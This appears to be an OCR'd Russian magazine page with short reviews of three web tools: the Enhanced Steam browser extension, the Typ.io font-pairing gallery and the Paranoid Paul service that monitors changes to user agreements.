→ Enhanced Steam — это расширение для Chrome и Firefox, добавляющее массу полезных функций в веб-версию магазина игр Steam. Настоятельно рекомендуется всем геймерам-шопоголикам. Расширение умеет показывать историю изменения цены на игру, а также подсчитывать реальную выгоду при покупке бандла игр (например, в ситуациях, когда некоторые игры в бандле у пользователя уже есть). Пуристам понравится функция, показывающая, что игра поставляется с дополнительной системой DRM (вроде ненавистного Uplay). Также расширение умеет показывать дополнительную информацию о рейтинге игры на сайте Metascore и подсвечивать игры, которые пользователь ранее добавлял в свой вишлист.




Делаем Steam немного удобнее



Лучшие комбинации шрифтов для веб-дизайнеров






TYP.IO (www.typ.io)

→ Многие наверняка сталкивались с сервисами, подбирающими цветовую палитру для сайтов и интерфейсов. Задаешь основной цвет и получаешь комбинации цветов, которые с ним будут лучше всего сочетаться. Typ.io — это нечто подобное, только про шрифты. По сути, это большая коллекция примеров, собранных по всему интернету, — можно наглядно оценить, какие шрифты лучше всего сочетаются и в каком кегле. «Рецепты» отсортированы как по названиям шрифтов, так и по категориям, будь то блоги или главные страницы. Также тут есть раздел лучших примеров, пополняемый создателями сайта, вроде «Если вам нравится шрифт Adelle, попробуйте его с Proxima Nova или Gesta».


PARANOID PAUL (www.paranoidpaul.com)

→ Paranoid Paul — это инструмент, который следит за изменениями в пользовательских соглашениях различных веб-сервисов и других IT-продуктов. Для того чтобы им воспользоваться, нужно создать учетную запись, выбрать интересующие тебя ресурсы, и Paranoid Paul начнет присылать тебе рассылку каждый раз, как в том или ином EULA произойдет изменение. В общем, если ты по-настоящему заботишься о своих правах в интернете или тебе просто интересно следить за тем, как все больше сжимаются лапы веб-гигантов на твоей шее, «Параноидальный Пол» — это для тебя. Основной недостаток — отсутствие русскоязычных сервисов в каталоге. Но главные англоязычные ресурсы (FB, Twitter) тут есть.



Мониторинг пользовательских соглашений на предмет неожиданных изменений





в iPad
Реклама